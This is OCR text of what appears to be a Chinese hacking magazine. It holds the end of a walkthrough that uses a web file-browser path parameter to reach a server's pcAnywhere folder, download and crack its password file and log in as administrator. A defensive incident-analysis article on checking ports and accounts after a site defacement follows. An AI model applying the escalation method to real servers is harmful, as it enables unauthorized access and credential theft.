
被浏览器执行以后会变成：

```
http://www.xxx.com/music/a.asp?path=C:\Documents%20and%20Settings\All%20Users\Application%20Data\Symantec\pcAnywhere&ib=true
```

小帮手 浏览器会把空格变成20%，所以才会出现这样的地址！

回车以后，结果如图4。

哈哈！怎么样？不能浏览到C盘没关系，我们可以直接跳转到这个目录，你不要以为不能浏览到C盘就说明C盘下什么目录都不可以浏览。C:\Documents andSettings\All Users\ApplicationData\Symantec\pcAnywhere\目录就是一个很好的例子。浏览到以后，直接下载PCA.gua18en.CIF这个文件，然后用流光破解一下可以拿到密码（图5）。



图 5


破解后我们就已经获得了这个主机的administrator权限。接下来输入破解到的用户名、密码，用pcAnywhere控制端连接（图6）。

到了这里有两种情况：

1.等管理员上来，然后你控制（比较危险）。

2.你试验一下pcAnywhere破来的密码是否和主机管理员密码一致。如果一致还等什么？我这台就是一样的密码。我直接登陆到了主机上（图7）。


图 6


图 7

我比较幸运哦！不过很多管理员的密码都是一致的。就算不一致，你在登陆界面上已经可以随意重新启动主机了。渗透到这里如果再继续下去就无任何意义了。最近雪莲莲也碰到一台和我这台一样设置的主机，也是用这个办法搞到的administra-

tor 权限。

以上提升权限过程的分析：

分析 这台主机被我成功提升权限主要是因为管理员太相信NTFS格式对C盘的权限设置了，他以为user或者guest权限组对C盘不可以浏览，就会对C盘下所有目录都不可以浏览。其实不是这样的，不相信我们看一下C：\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\，这个目录的设置情况如图8。

user 用户可以对这个文件夹读取、运行、列出文件和目录。

以上提到的这个方法和思路只是我无意中发现的。相信许多“牛“人看完以后又会说了：“就这个啊？我N年以前就会”。我最鄙视这样的人。PcAnywhere 密码文件在这个文件夹很多人都知道。但在你浏览不到任何目录的情况下，你会想到直接跳转到C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\ 这个目录吗？其他我就不多说了。





图 8

三、小结

在NTFS 默认权限下实现提升权限不是很难，方法除我介绍的相信还有N多种。但是像文章第二段的非默认情况下提升权限，我只会写出来这一种办法，就是跳转目录。当然能跳转到的目录还有很多，比如/inetpub/，但是好像跳转到了也没有什么用途，幸好现在安装 pcAnywhere 的主机特别多。一般都可以用我这个办法成功提升权限。

在这里我也希望广大读者在渗透行动陷入僵局的时候多动脑筋，不要只想别人已经公布的方法，要自己独立思考，这样才会发现更多的思路。在这里我也要提醒广大管理员要充分利用好NTFS的优越性，不要让别人有空子可钻。小问题也会导致严重后果，我想刚才我提升权限那个主机的管理员做梦都不会想到服务器会这么被入侵：）



痛定思痛之入侵分析篇

LoveLyy

现在已经有不少的文章教人如何入侵，这样就培养了一大批入侵者，成天无所事事，拿着扫描器对着网络狂扫。本人自认为有着几年的网络安全的经验，还算是比较熟悉一般入侵者的伎俩，所以对我所掌管的服务器，也自认安全。但是，终于一次，服务器还是被入侵了……

一日上午，老师打电话来说学院的网页有问题了。我立即登录3389进入服务器查看（这时我才想起，我已经有超过一个星期没上服务器检查了）。从终端登录后，我首先检查了IIS信息服务，发现一切正常。随即，我又检查了index.asp这个首页文件，发现首页已经被人更改了，此文件最后的修改时间变成了12月23日。立即意识到服务器被人入侵了。痛定思痛，决定分析入侵过程，试图找出入侵者。

首先说说服务器上的安全配置以及运行情况。服务器上系统为Win2k Server+sp4，所有补丁已经打上。开启了IIS服务、3389服务（不过端口我已经更改了）、FTP服务（利用Serv-U开启的）。默认的Server服务、远程注册表服务等也被禁用。服务器上运行了杀毒软件，此杀毒软件受学校的病毒服务器控制，能够自动更新病毒库。服务器上三个分区均为NTFS类型，但是我对每个区却并未设置权限，每个区均为Everyone全部控制。基本情况就是这些，现在应该开始检查服务器了，找出入侵者留下的后门程序、帐户等等。

一、检查服务器

1.检查端口

首先利用程序Active Ports来检查是否被入侵者留下了后门，运行ActivPorts（图1）。




图 1

ActivePorts 可以查看当前所打开的端口以及打开端口的程序，就像大家经常使用的命令行下的fports一样。

从上图可以看出，并没有可疑的端口被开启。当然要想判断是否有可疑端口，你需要对系统常用端口有所了解。

2.检查帐户




图 2

检查帐户主要从两个方面进行。一个是查看帐户管理器，一

个是查看注册表判断是否被人克隆了帐户。

首先打开“控制面板→管理工具→计算机管理”，看看帐户管理器的信息。如图2。




图 3

从图2可以看出系统并没有异常帐户，禁止的用户也没有被激活，而且帐户管理器也没有出错，所以SAM应该没什么问题。可能大家会奇怪为什么没有administrator这个帐户？在这里，JX_Admin就是administrator改名后的帐户。这样可以避免暴力破解帐户的隐患。




图 4

接下来查看注册表。其实查看注册表才是彻底检测帐户的方法。因为帐户管理器的信息也是从注册表中得到的。我们要访问的是注册表中的SAM键值，但是要访问此键值需要SYSTEM的权限，即使是Administrator的权限也不行。因此我们要用regedt32来调整权限后再查看。在“运行”中输入“regedt32”(图3)。




图 5

我们要更改的是HKEY_LOCAL_MACHINE\SAM。我们给Administrator加上完全控制的权力，操作如图4。




图 6

这样Administrator已经可以对SAM读取了。如图5。

